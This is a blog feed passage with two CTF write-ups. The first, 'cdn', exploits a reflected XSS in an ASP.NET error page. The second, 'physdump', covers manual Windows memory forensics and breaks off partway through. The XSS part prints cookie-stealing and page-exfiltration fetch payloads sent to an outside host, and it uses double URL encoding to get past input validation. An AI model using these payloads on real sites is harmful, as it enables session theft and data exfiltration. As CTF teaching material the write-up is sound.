<p>That means that there is likely no local file inclusion or path traversal vulnerability.</p>

<p>Our task becomes clear when we look at the <code class="language-plaintext highlighter-rouge">CONTACT</code> field. We get an input field in which we can write a link.</p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-contact-admin-1.png" alt="contact-admin-field" /></p>

<p>When hitting send with an invalid hyperlink we get the error message: <code class="language-plaintext highlighter-rouge">Link is not relative. Admin not contacted.</code></p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-contact-admin-2.png" alt="contact-admin-field" /></p>

<p>When inputting <code class="language-plaintext highlighter-rouge">/</code> for example the page loads a bit and doesn’t return an error.</p>

<p>The ability to send an link to an admin in a CTF challenge is always a strong indicator that you have to get XSS (stored or reflected) and steal some cookie from the admin bot to get the flag.</p>

<p>Let’s get XSS!</p>

<h1 id="solution">Solution</h1>
<h2 id="where-xss">Where XSS?!</h2>
<p>As we have to get XSS through a link there aren’t much possibilities. The <code class="language-plaintext highlighter-rouge">FILES</code> tab is user-specific, so we can’t exploit it for stored XSS via the filename or similar tricks. So I played around a bit with various urls and found out that <code class="language-plaintext highlighter-rouge">localhost:9000/something</code> gives us a full error stack trace with  a <code class="language-plaintext highlighter-rouge">System.Web.HttpException</code> error.</p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-error.png" alt="error-page-1" /></p>

<p>Ok cool but no XSS yet. The template for this page is in <code class="language-plaintext highlighter-rouge">Errors/InternalServerError.aspx</code></p>
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>&lt;%@ Page Title="" Language="C#" MasterPageFile="~/Site.Master" AutoEventWireup="true" CodeBe&gt;
&lt;asp:Content ID="Content1" ContentPlaceHolderID="MainContent" runat="server"&gt;
    &lt;h4&gt;Something went wrong.&lt;/h4&gt;
    &lt;pre&gt;&lt;%= Message %&gt;&lt;/pre&gt;
&lt;/asp:Content&gt;
</code></pre></div></div>
<p>The <code class="language-plaintext highlighter-rouge">Message</code> parameter comes from <code class="language-plaintext highlighter-rouge">Errors/InternalServerError.aspx.cs</code>:</p>
<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">using</span> <span class="nn">System</span><span class="p">;</span>

<span class="k">namespace</span> <span class="nn">CDN.Web.Errors</span> <span class="p">{</span>
    <span class="k">public</span> <span class="k">partial</span> <span class="k">class</span> <span class="nc">InternalServerError</span> <span class="p">:</span> <span class="n">System</span><span class="p">.</span><span class="n">Web</span><span class="p">.</span><span class="n">UI</span><span class="p">.</span><span class="n">Page</span> <span class="p">{</span>
        <span class="k">public</span> <span class="kt">string</span> <span class="n">Message</span> <span class="p">=</span> <span class="kt">string</span><span class="p">.</span><span class="n">Empty</span><span class="p">;</span>
        <span class="k">protected</span> <span class="k">void</span> <span class="nf">Page_Load</span><span class="p">(</span><span class="kt">object</span> <span class="n">sender</span><span class="p">,</span> <span class="n">EventArgs</span> <span class="n">e</span><span class="p">)</span> <span class="p">{</span>
            <span class="kt">var</span> <span class="n">exc</span> <span class="p">=</span> <span class="n">Server</span><span class="p">.</span><span class="nf">GetLastError</span><span class="p">();</span>
            <span class="n">Message</span> <span class="p">=</span> <span class="n">exc</span> <span class="p">!=</span> <span class="k">null</span> <span class="p">?</span> <span class="n">exc</span><span class="p">.</span><span class="nf">ToString</span><span class="p">()</span> <span class="p">:</span> <span class="s">"Something went wrong on the server side."</span><span class="p">;</span>
            <span class="n">Server</span><span class="p">.</span><span class="nf">ClearError</span><span class="p">();</span>
        <span class="p">}</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p>The other error templates in the folder, namely <code class="language-plaintext highlighter-rouge">Forbidden.aspx</code>, <code class="language-plaintext highlighter-rouge">PageNotFound.aspx</code> and <code class="language-plaintext highlighter-rouge">Unauthorized.aspx</code> just display their corresponding error code. So <code class="language-plaintext highlighter-rouge">InternalServerError.aspx</code> is special by displaying a full error message.</p>

<p>After messing around a bit more I found the vulnerability. The url <code class="language-plaintext highlighter-rouge">localhost:9000/?param=&lt;b&gt;</code> gives us the following page:</p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-error-xss-1.png" alt="partial-xss" /></p>

<p>Note that the text is <strong>bold</strong>. That means that our <code class="language-plaintext highlighter-rouge">&lt;b&gt;</code> tag from the url was interpreted as html. So we can just insert <code class="language-plaintext highlighter-rouge">&lt;script&gt;alert(1)&lt;/script&gt;</code> and get XSS, right? Not quite. Our exploit string will be truncated to <strong>15</strong> characters as you see below.</p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-error-xss-2.png" alt="truncated-xss" /></p>

<p>I googled a bit and found a XSS payload with 19 characters that loads and executes a script (without user interaction) from a different source:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;script </span><span class="na">src=</span><span class="s">//x.yz</span><span class="nt">&gt;</span>
</code></pre></div></div>

<p>This also requires a <strong>3</strong> letter domain. This requirement is not bypassable with weird double characters (like ㎙) or emojis (like 🤣). But it doesn’t matter anyways as we need 15 characters.</p>

<p>After spending a few more hours searching for short XSS payloads I noticed that the <code class="language-plaintext highlighter-rouge">value</code> field of my <code class="language-plaintext highlighter-rouge">GET</code> parameter is not the only thing that I can control. I also control the <code class="language-plaintext highlighter-rouge">key</code> field of the <code class="language-plaintext highlighter-rouge">GET</code> parameter! And even better the <code class="language-plaintext highlighter-rouge">key</code> field is not truncated!</p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-error-xss-3.png" alt="xss-in-parameter-key" /></p>

<p>Now we have our XSS location!
Proof of concept with: <code class="language-plaintext highlighter-rouge">localhost:9000/?&lt;script&gt;alert(1)&lt;/script&gt;=&lt;b&gt;</code></p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-error-xss-poc.png" alt="xss-poc" /></p>

<p>Note that the payload won’t execute if we have a “non malicious” <code class="language-plaintext highlighter-rouge">value</code> field (like <code class="language-plaintext highlighter-rouge">localhost:9000/?&lt;script&gt;alert(1)&lt;/script&gt;=b</code>). Apparently only the <code class="language-plaintext highlighter-rouge">value</code> field is scanned for malicious input and if there is nothing detected the error page won’t appear and nothing will be executed.</p>

<h2 id="crafting-the-payload">Crafting the Payload</h2>
<p>The first javascript payload I tried was:</p>
<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nf">fetch</span><span class="p">(</span><span class="dl">"</span><span class="s2">https://some-url.com/c=</span><span class="dl">"</span> <span class="o">+</span> <span class="nb">document</span><span class="p">.</span><span class="nx">cookie</span><span class="p">)</span>
</code></pre></div></div>
<p>With the <code class="language-plaintext highlighter-rouge">key</code> of the <code class="language-plaintext highlighter-rouge">GET</code> parameter properly url encoded, the exploit string looks like this:</p>
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/?%3Cscript%3Efetch%28%22https%3A%2F%2Fsome-url.com%2F%3Fc%3D%22+%2B+document.cookie%29%3C%2Fscript%3E=&lt;b&gt;
</code></pre></div></div>
<p>Sending this via the <code class="language-plaintext highlighter-rouge">CONTACT</code> field to the admin results in an error page.</p>

<p><img src="/assets/img/ctf/2025-05-02-cdn/cdn-error-xss-4.png" alt="failed-to-send-payload" /></p>

<p>This is because the payload is now in the <code class="language-plaintext highlighter-rouge">Request.Form</code>, which is scanned for malicious inputs. To prevent this from happening we can just url encode the whole payload again, so it looks like this:</p>
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>%2F%3F%253Cscript%253Efetch%2528%2522https%253A%252F%252Fsome-url.com%252F%253Fc%253D%2522%2B%252B%2Bdocument.cookie%2529%253C%252Fscript%253E%3D%3Cb%3E
</code></pre></div></div>
<p>This will force the admin bot to send its cookie to us. The cookie we receive is</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ASP.NET_SessionId=00D55F04509FF26DDDCFE6E8
</code></pre></div></div>
<p>Replacing our own <code class="language-plaintext highlighter-rouge">ASP.NET_SessionId</code> with the admins <code class="language-plaintext highlighter-rouge">ASP.NET_SessionId</code> logs us … <strong>not</strong> into the admin account :/</p>

<p>The browser stores the following cookies:</p>

<table>
  <thead>
    <tr>
      <th>Name</th>
      <th>Value</th>
      <th>HttpOnly</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>__AntiXsrfToken</td>
      <td>c4e71c…</td>
      <td>✓</td>
    </tr>
    <tr>
      <td>.AspNet.ApplicationCookie</td>
      <td>zyJkAm…</td>
      <td>✓</td>
    </tr>
    <tr>
      <td>ASP.NET_SessionId</td>
      <td>D81200…</td>
      <td> </td>
    </tr>
  </tbody>
</table>

<p>Only the <code class="language-plaintext highlighter-rouge">ASP.NET_SessionId</code> cookie is accessible by client-side scripts, because it is not <code class="language-plaintext highlighter-rouge">HttpOnly</code>. We can’t obtain the other ones with javascript, so we need a different strategy to get the flag.</p>
<h3 id="csrf">CSRF</h3>
<p>The only way to get the flag without logging in is to trick the admin bot into sending it to us. So the admin bot needs to</p>
<ol>
  <li>visit the <code class="language-plaintext highlighter-rouge">FILES</code> tab</li>
  <li>get the flag</li>
  <li>send it to us</li>
</ol>

<p>This is done by the following script</p>
<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;script&gt;</span>
  <span class="nf">fetch</span><span class="p">(</span><span class="dl">"</span><span class="s2">../Files.aspx</span><span class="dl">"</span><span class="p">)</span>
    <span class="p">.</span><span class="nf">then</span><span class="p">(</span><span class="nx">r</span><span class="o">=&gt;</span><span class="nx">r</span><span class="p">.</span><span class="nf">text</span><span class="p">())</span>
    <span class="p">.</span><span class="nf">then</span><span class="p">(</span><span class="nx">d</span><span class="o">=&gt;</span><span class="p">{</span>
      <span class="nf">fetch</span><span class="p">(</span><span class="dl">"</span><span class="s2">some-url.com/?c=</span><span class="dl">"</span><span class="o">+</span><span class="nf">encodeURIComponent</span><span class="p">(</span><span class="nx">d</span><span class="p">).</span><span class="nf">slice</span><span class="p">(</span><span class="mi">4000</span><span class="p">,</span><span class="mi">6000</span><span class="p">))</span>
    <span class="p">})</span>
<span class="nt">&lt;/script&gt;</span>
</code></pre></div></div>
<p>Then we receive this HTML snippet from the admin</p>
<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code>20 <span class="nt">&lt;div</span> <span class="na">class=</span><span class="s">"container body-content"</span><span class="nt">&gt;</span>
<span class="nt">&lt;div</span> <span class="na">class=</span><span class="s">"form-horizontal center-form"</span><span class="nt">&gt;</span>
<span class="nt">&lt;h2&gt;</span>Files<span class="nt">&lt;/h2&gt;</span>
<span class="nt">&lt;div</span> <span class="na">class=</span><span class="s">"text-danger"</span> <span class="na">style=</span><span class="s">"color:Red;"</span><span class="nt">&gt;&lt;/div&gt;</span>
<span class="nt">&lt;div</span> <span class="na">class=</span><span class="s">"form-group"</span><span class="nt">&gt;</span>
  <span class="nt">&lt;input</span> <span class="na">type=</span><span class="s">"file"</span> <span class="na">name=</span><span class="s">"ctl00$MainContent$FileUpload1"</span> <span class="na">id=</span><span class="s">"ctl00_MainContent_FileUpload1"</span> <span class="nt">/&gt;</span>
  <span class="nt">&lt;input</span> <span class="na">type=</span><span class="s">"submit"</span> <span class="na">name=</span><span class="s">"ctl00$MainContent$UploadFileButton"</span> <span class="na">value=</span><span class="s">"Upload"</span> <span class="na">id=</span><span class="s">"ctl00_MainContent_UploadFileButton"</span> <span class="na">class=</span><span class="s">"cyberpunk red"</span> <span class="nt">/&gt;</span>
<span class="nt">&lt;/div&gt;</span>
<span class="nt">&lt;div&gt;</span>
<span class="nt">&lt;h2&gt;</span>Your files<span class="nt">&lt;/h2&gt;</span>
<span class="nt">&lt;ul&gt;</span>
  <span class="nt">&lt;span</span> <span class="na">id=</span><span class="s">"ctl00_MainContent_ListView1"</span><span class="nt">&gt;</span>
  <span class="nt">&lt;li&gt;</span>
    <span class="nt">&lt;a</span> <span class="na">class=</span><span class="s">"cyberpunk blue"</span> <span class="na">href=</span><span class="s">"data:application/octet-stream;base64,ZGFjaDIwMjV7anVuaTByX2Qzdl9jMDBrM2RfdXBfczBtZV8wbGRfdDNjaG4wbG9naTNzITEyNzM4OX0="</span><span class="nt">&gt;</span>flag.txt<span class="nt">&lt;/a&gt;</span>
  <span class="nt">&lt;/li&gt;</span>
  <span class="nt">&lt;/span&gt;</span>
<span class="nt">&lt;/ul&gt;</span>
<span class="nt">&lt;/div&gt;</span>
<span class="nt">&lt;/section&gt;</span>
<span class="nt">&lt;section</span> <span class="na">class=</span><span class="s">"cyberpunk dotted black"</span><span class="nt">&gt;</span>
<span class="nt">&lt;footer&gt;</span>
<span class="nt">&lt;span&gt;</span><span class="ni">&amp;copy;</span> CDN 1337 Junior Dev Project<span class="nt">&lt;</span>
</code></pre></div></div>
<p>And we can just decode the flag from the base64 string to</p>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">dach2025{juni0r_d3v_c00k3d_up_s0me_0ld_t3chn0logi3s!127389}</code></p>
</blockquote>

<p>This was a really fun challenge. I learned that some cookies are unreadable via client-side scripts, and that double encoding payloads can bypass input validation.</p>
<h1 id="appendix">Appendix</h1>
<ul>
  <li><a href="/download/ctf-files/cscg25/cdn/xss-link-generator.py">xss-link-generator.py</a></li>
</ul>]]></content><author><name>tom gaimann</name></author><category term="ctf" /><category term="cscg25" /><category term="web" /><summary type="html"><![CDATA[Overview CTF: Cyber Security Challenge Germany 2025 Challenge name: cdn Author: norelect Category: web Difficulty: medium ctf-files]]></summary></entry><entry><title type="html">cscg25 - physdump</title><link href="https://blog.tomgaimann.de/physdump/" rel="alternate" type="text/html" title="cscg25 - physdump" /><published>2025-01-05T00:00:00+01:00</published><updated>2025-01-05T00:00:00+01:00</updated><id>https://blog.tomgaimann.de/physdump</id><content type="html" xml:base="https://blog.tomgaimann.de/physdump/"><![CDATA[<h1 id="overview">Overview</h1>
<ul>
  <li><strong>CTF</strong>: Cyber Security Challenge Germany 2025</li>
  <li><strong>Challenge name</strong>: physdump</li>
  <li><strong>Author</strong>: 0x4d5a</li>
  <li><strong>Category</strong>: misc</li>
  <li><strong>Difficulty</strong>: medium</li>
</ul>

<h2 id="challenge-description">Challenge description</h2>
<p>I captured a very spooky Windows malware 👻. It featured all kind of VM escapes, so I didn’t trust any established hypervisors like VMWare or VirtualBox to execute it. However, I executed it in my own hypervisor, which it didn’t knew.</p>

<p>With my limited hypervisor features I was only able to capture a raw <strong>physical memory</strong> and <strong>register dump</strong>. The guest OS physical memory was mapped @ <code class="language-plaintext highlighter-rouge">0x100000</code>. The Windows OS is a <code class="language-plaintext highlighter-rouge">Windwos 10 22H2</code> Lets go for a 🚶through various Windows kernel structures, identify the malware and get the flag!</p>

<p>Flagformat: <code class="language-plaintext highlighter-rouge">dach2025{....}</code></p>
<h1 id="recon">Recon</h1>
<p>The challenge gives us two files:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">mem_100000_2146435072.bin</code> (2.1 Gigabytes)</li>
  <li><code class="language-plaintext highlighter-rouge">register_dump.txt</code></li>
</ul>

<p>Content of <code class="language-plaintext highlighter-rouge">register_dump.txt</code>:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>RAX=0000000040000010 RBX=00007ff7763402b0 RCX=0000000000000000 RDX=00007ff776330658
RSI=0000000000000000 RDI=0000027e34adb970 RBP=000000f6c493f740 RSP=000000f6c493f6c0
R8 =00007ff7763402b0 R9 =000000f6c493f5d8 R10=0000000000000011 R11=000000f6c493f6b0
R12=0000000000000000 R13=0000000000000000 R14=0000000000000000 R15=0000000000000000
RIP=00007ff7763120ba RFL=00000246 [---Z-P-] CPL=3 II=0 A20=1 SMM=0 HLT=0
ES =002b 0000000000000000 ffffffff 00c0f300 DPL=3 DS   [-WA]
CS =0033 0000000000000000 ffffffff 0020fb00 DPL=3 CS64 [-RA]
SS =002b 0000000000000000 00000000 0040f300 DPL=3 DS   [-WA]
DS =002b 0000000000000000 ffffffff 00c0f300 DPL=3 DS   [-WA]
FS =0053 0000000000000000 00003c00 0040f300 DPL=3 DS   [-WA]
GS =002b 000000f6c4b08000 ffffffff 00c0f300 DPL=3 DS   [-WA]
LDT=0000 0000000000000000 00000000 00000000
TR =0040 fffff80155868000 00000067 00008900 DPL=0 TSS64-avl
GDT=     fffff80155869fb0 00000057
IDT=     fffff80155867000 00000fff
CR0=80050033 CR2=ffffde06200f1000 CR3=000000006654b000 CR4=00310ef8
DR0=0000000000000000 DR1=0000000000000000 DR2=0000000000000000 DR3=0000000000000000 
DR6=00000000ffff0ff0 DR7=0000000000000400
CCS=0000000000000000 CCD=0000000000000000 CCO=EFLAGS
EFER=0000000000000d01
FCW=027f FSW=0000 [ST=0] FTW=00 MXCSR=00001f80
FPR0=0000000000000000 0000 FPR1=0000000000000000 0000
FPR2=0000000000000000 0000 FPR3=0000000000000000 0000
FPR4=0000000000000000 0000 FPR5=0000000000000000 0000
FPR6=0000000000000000 0000 FPR7=0000000000000000 0000
XMM00=0000000000000000 0000000200000000 XMM01=0000000000000000 0000000000000000
XMM02=0000000000000000 0000000000000000 XMM03=0000000000000000 0000000000000000
XMM04=0000000000000000 0000000000000000 XMM05=0000000000000000 0000000000000000
XMM06=0000000000000000 0000000000000000 XMM07=0000000000000000 0000000000000000
XMM08=0000000000000000 0000000000000000 XMM09=0000000000000000 0000000000000000
XMM10=0000000000000000 0000000000000000 XMM11=0000000000000000 0000000000000000
XMM12=0000000000000000 0000000000000000 XMM13=0000000000000000 0000000000000000
XMM14=0000000000000000 0000000000000000 XMM15=0000000000000000 0000000000000000
Code=e8 85 09 00 00 48 8b cb e8 1d 08 00 00 b8 10 00 00 40 33 c9 &lt;0f&gt; a2 48 8d 15 7d 82 02 00 e8 b8 01 00 00 48 8b d8 48 8b 08 48 63 49 04 48 03 c8 b2 0a e8
</code></pre></div></div>
<h1 id="solution">Solution</h1>
<p>I identified two solution paths—one significantly harder than the other. Here’s both.</p>
<h2 id="the-hard-way">The hard way</h2>
<p>First I tried to load the memory dump with <code class="language-plaintext highlighter-rouge">volatility3</code>. However for some reason it didn’t work and I couldn’t find anything useful online to fix the error I was getting. So let’s investigate the memory by hand!</p>

<p>The challenge states that we <em>go for a walk through various windows kernel structures</em>. So the first task for me was to find out where the kernel is in the memory dump.
In the <code class="language-plaintext highlighter-rouge">register_dump.txt</code> we see two kinds of addresses. The ones starting with <code class="language-plaintext highlighter-rouge">0x7ff7</code> are user space addresses and the ones starting with <code class="language-plaintext highlighter-rouge">0xffff</code> are kernel space addresses.</p>

<p>However these addresses are currently of no use for us as they are virtual addresses. We need physical addresses to find anything in our memory dump. To get a physical address we can look at the value of <code class="language-plaintext highlighter-rouge">CR3=0x6654b000</code>. This register holds the <strong>physical</strong> base address of the <code class="language-plaintext highlighter-rouge">page directory</code> (<code class="language-plaintext highlighter-rouge">PML4</code>). We need this address to translate virtual to physical addresses.</p>

<h3 id="virtual-address-translation">Virtual address translation</h3>
<p>The address translation on <code class="language-plaintext highlighter-rouge">x86_64</code> processors uses either 4- or 5-level paging. 5-level paging is only available on newer CPUs and must be enabled. I will focus on 4-level paging here because that is what is needed to solve the challenge.</p>

<p>4-level paging has (as the name implies) 4 different levels:</p>
<ul>
  <li>Page map level 4 (<code class="language-plaintext highlighter-rouge">PML4</code>)</li>
  <li>Page directory pointer (<code class="language-plaintext highlighter-rouge">PDP</code>)</li>
  <li>Page directory (<code class="language-plaintext highlighter-rouge">PD</code>)</li>
  <li>Page table (<code class="language-plaintext highlighter-rouge">PT</code>)</li>
</ul>

<p>The picture below (<a href="https://cdrdv2.intel.com/v1/dl/getContent/671200">Intel SDM</a> Volume 3, Chapter 4, Figure 5-8) describes the full translation process.
<img src="/assets/img/ctf/2025-05-01-physdump/4-level-virtual-address-translation-4kb.png" alt="4kb-page-address-translation-graphic" /></p>

<p>We start with our <code class="language-plaintext highlighter-rouge">CR3</code> value (as that’s the base for the <code class="language-plaintext highlighter-rouge">PML4</code> table) and bits <code class="language-plaintext highlighter-rouge">[47:39]</code> from the virtual address we are trying to translate. Adding these two values gives us the address of <code class="language-plaintext highlighter-rouge">PML4E</code> (<code class="language-plaintext highlighter-rouge">E</code> for entry). The value at this address points to the base of <code class="language-plaintext highlighter-rouge">PDP</code>.  Adding bits <code class="language-plaintext highlighter-rouge">[38:30]</code> to <code class="language-plaintext highlighter-rouge">PDP</code> gives us  <code class="language-plaintext highlighter-rouge">PDPTE</code>, which again points to the base of <code class="language-plaintext highlighter-rouge">PD</code>… I think the steps to calculate the physical address is clear now.</p>

<p>Following the above picture gives us a page of size <code class="language-plaintext highlighter-rouge">4 KB</code>. But there also exist <code class="language-plaintext highlighter-rouge">2 MB</code> and even <code class="language-plaintext highlighter-rouge">1 GB</code> pages. When we have one of these larger pages the translation process fails. But why?</p>

<p>When translating virtual addresses of <code class="language-plaintext highlighter-rouge">2 MB</code> and <code class="language-plaintext highlighter-rouge">1 GB</code> pages the translation is slightly different. As we skip 1, or 2 steps respectively.</p>

<p>Below is the process for a <code class="language-plaintext highlighter-rouge">2 MB</code> page which skips the page table and therefore has 21 bits for the last offset. We translate our virtual address like this if(and only if) bit <code class="language-plaintext highlighter-rouge">7</code> in <code class="language-plaintext highlighter-rouge">PDE</code> is set. Otherwise we continue our translation as usual.
<img src="/assets/img/ctf/2025-05-01-physdump/4-level-virtual-address-translation-2mb.png" alt="2mb-page-address-translation-graphic" />
If bit <code class="language-plaintext highlighter-rouge">7</code> was already set in <code class="language-plaintext highlighter-rouge">PDPTE</code> then our resulting page will be <code class="language-plaintext highlighter-rouge">1 GB</code> in size, skipping the page directory and the page table.
<img src="/assets/img/ctf/2025-05-01-physdump/4-level-virtual-address-translation-1gb.png" alt="1gb-page-address-translation-graphic" />
It took me forever to figure out why my implemented virtual address translation sometimes gives out nonsense values. All the websites describing the translation skipped this step. Only when I read through the Intel SDM it clicked for me.</p>
<p>To validate that the address translation works I translated <code class="language-plaintext highlighter-rouge">RIP</code> from <code class="language-plaintext highlighter-rouge">register_dump.txt</code>. The address it pointed to looked like proper assembly instructions and when looking at the bottom of <code class="language-plaintext highlighter-rouge">register_dump.txt</code> I noticed that it is the same sequence of bytes. Great!</p>

<h3 id="identifying-the-malware">Identifying the “malware”</h3>
<h4 id="finding-a-process">Finding a process</h4>
<p>Every windows process is represented in the kernel by an <code class="language-plaintext highlighter-rouge">_EPROCESS</code> <a href="https://www.vergiliusproject.com/kernels/x64/windows-10/22h2/_EPROCESS">struct</a>. This is a massive struct (<code class="language-plaintext highlighter-rouge">0xa40</code> bytes for windows 22H2) that contains information like:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">UniqueProcessId</code></li>
  <li><code class="language-plaintext highlighter-rouge">CreateTime</code></li>
  <li><code class="language-plaintext highlighter-rouge">ImageFileName</code></li>
  <li>etc..
So it contains exactly the information we need to find a potentially malicious process. But how can we find such a struct in our <code class="language-plaintext highlighter-rouge">2 GB</code> memory dump?</li>
</ul>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">struct</span> <span class="n">_EPROCESS</span>
<span class="p">{</span>
    <span class="k">struct</span> <span class="n">_KPROCESS</span> <span class="n">Pcb</span><span class="p">;</span>                     <span class="c1">//0x0</span>
    <span class="k">struct</span> <span class="n">_EX_PUSH_LOCK</span> <span class="n">ProcessLock</span><span class="p">;</span>         <span class="c1">//0x438</span>
    <span class="n">VOID</span><span class="o">*</span> <span class="n">UniqueProcessId</span><span class="p">;</span>                    <span class="c1">//0x440</span>
    <span class="k">struct</span> <span class="n">_LIST_ENTRY</span> <span class="n">ActiveProcessLinks</span><span class="p">;</span>    <span class="c1">//0x448</span>
    <span class="p">...</span>
    <span class="k">struct</span> <span class="n">_FILE_OBJECT</span><span class="o">*</span> <span class="n">ImageFilePointer</span><span class="p">;</span>    <span class="c1">//0x5a0</span>
    <span class="n">UCHAR</span> <span class="n">ImageFileName</span><span class="p">[</span><span class="mi">15</span><span class="p">];</span>                  <span class="c1">//0x5a8</span>
    <span class="p">...</span>
<span class="p">}</span>
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">_EPROCESS</code> struct contains the <code class="language-plaintext highlighter-rouge">_KPROCESS</code> <a href="https://www.vergiliusproject.com/kernels/x64/windows-10/22h2/_KPROCESS">struct</a> which in turn contains <code class="language-plaintext highlighter-rouge">DirectoryTableBase</code>. This field holds the <code class="language-plaintext highlighter-rouge">PML4</code> base address, which we already have in the <code class="language-plaintext highlighter-rouge">register_dump.txt</code>. Searching for this address with <code class="language-plaintext highlighter-rouge">binwalk</code> gives out one address.</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% binwalk <span class="nt">-R</span> <span class="s1">'\x00\xb0Tf\x00\x00\x00\x00'</span> mem_100000_2146435072.bin
DECIMAL       HEXADECIMAL     DESCRIPTION
<span class="nt">--------------------------------------------------------------------------------</span>
238416040     0xE35F0A8       Raw signature <span class="o">(</span><span class="se">\x</span>00<span class="se">\x</span>b0Tf<span class="se">\x</span>00<span class="se">\x</span>00<span class="se">\x</span>00<span class="se">\x</span>00<span class="o">)</span>
</code></pre></div></div>
<p>To verify that <code class="language-plaintext highlighter-rouge">0xE35F0A8</code> is inside the <code class="language-plaintext highlighter-rouge">_EPROCESS</code> struct we subtract <code class="language-plaintext highlighter-rouge">0x28</code> to get the base of <code class="language-plaintext highlighter-rouge">_EPROCESS</code>. From there we add <code class="language-plaintext highlighter-rouge">0x5a8</code> to get the name of the process.</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>% xxd <span class="nt">-l</span> 96 <span class="nt">-s</span> 0xE35F628 mem_100000_2146435072.bin
0e35f628: 4879 7065 7263 616c 6c53 7475 6666 0002  HypercallStuff..
0e35f638: 0000 0000 0000 0000 10aa a6bd 8f88 ffff  ................
0e35f648: 88a6 6bbd 8f88 ffff d897 f3bc 8f88 ffff  ..k.............
0e35f658: 0000 ffff ff7f 0000 6855 a5bb 8f88 ffff  ........hU......
0e35f668: 6855 a5bb 8f88 ffff 0100 0000 33e2 1905  hU..........3...
0e35f678: 0100 0000 0000 0000 694d 97bd 8f88 ffff  ........iM......
</code></pre></div></div>
<p>Nice, this looks like the name of an actual process.</p>
<h4 id="finding-more-processes">Finding more processes</h4>
<p>The base of our “HypercallStuff” process is <code class="language-plaintext highlighter-rouge">0xE35F080</code>. From there we can get to more processes via the <code class="language-plaintext highlighter-rouge">ActiveProcessLinks</code> list.</p>
<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">struct</span> <span class="n">_LIST_ENTRY</span>
<span class="p">{</span>
    <span class="k">struct</span> <span class="n">_LIST_ENTRY</span><span class="o">*</span> <span class="n">Flink</span><span class="p">;</span>       <span class="c1">//0x0</span>
    <span class="k">struct</span> <span class="n">_LIST_ENTRY</span><span class="o">*</span> <span class="n">Blink</span><span class="p">;</span>       <span class="c1">//0x8</span>
<span class="p">};</span>
</code></pre></div></div>
<p><code class="language-plaintext highlighter-rouge">Flink</code> (or <code class="language-plaintext highlighter-rouge">Blink</code>) points to the next (or previous) process’ <code class="language-plaintext highlighter-rouge">Flink</code> (or <code class="language-plaintext highlighter-rouge">Blink</code>). Iterating the <code class="language-plaintext highlighter-rouge">Blink</code> pointer yields</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HypercallStuff\x00 at 0xe35f080

MicrosoftEdgeU\x00 at 0x6043e340

conhost.exe\x00\x00\x00\x00 at 0x37175340

cyber_binary.e\x00 at 0x1defc340

SearchFilterHo\x00 at 0x1cbc9080
</code></pre></div></div>
<p>Cool, we have a process list!</p>
<h4 id="where-is-the-malware">Where is the malware?!?</h4>
<p>At this point I was kind of stuck as I expected that the “malware” that I’m searching is somehow hiding from me. So I tried some things:</p>

<p>Finding processes that got unlinked from the <code class="language-plaintext highlighter-rouge">ActiveProcessLinks</code> list in <code class="language-plaintext highlighter-rouge">_EPROCESS</code> by scanning the whole memory for known fields in the <code class="language-plaintext highlighter-rouge">_EPROCESS</code> struct. I chose</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">CreateTime</code>: has to be sometime in january 2025</li>
  <li><code class="language-plaintext highlighter-rouge">ImageFileName</code>: has to contain valid ascii</li>
  <li><code class="language-plaintext highlighter-rouge">Flink</code>/<code class="language-plaintext highlighter-rouge">Blink</code>: has to be a valid address
Checking the validity of the above fields actually gave me good results. But nothing I did not already get with just iterating <code class="language-plaintext highlighter-rouge">Flink</code>/<code class="language-plaintext highlighter-rouge">Blink</code>.</li>
</ul>

<p>Another idea I head was scanning the processes for <code class="language-plaintext highlighter-rouge">RWX</code> pages as this is generally sus. I did this by walking the <code class="language-plaintext highlighter-rouge">VadRoot</code> tree in every <code class="language-plaintext highlighter-rouge">_EPROCESS</code> struct and checking <code class="language-plaintext highlighter-rouge">vadFlags</code>. This gave me some processes with <code class="language-plaintext highlighter-rouge">RWX</code> pages but these belonged to some windows antimalware programs, which are expected to have <code class="language-plaintext highlighter-rouge">RWX</code> pages.</p>

<p>The last thing I tried was checking if there is a process with a loaded DLL that has a weird name. You can find DLLs of a process by checking <code class="language-plaintext highlighter-rouge">_EPROCESS-&gt;Peb-&gt;Ldr-&gt;InLoadOrderModuleList</code>. However this approach also returned nothing.</p>

<h4 id="lmao-found-the-malware">Lmao, found the malware</h4>
<p>After days of thinking about other approaches I decided to just look at the stuff I have a little bit closer. I started with getting the image base of “HypercallStuff” via <code class="language-plaintext highlighter-rouge">_EPROCESS-&gt;SectionBaseAddress</code> and decompiled it. I didn’t understand anything of the code so I quickly switched to the “cyber_binary” process.
Decompiling this gave me some code that looked suspiciously like a xor cipher.
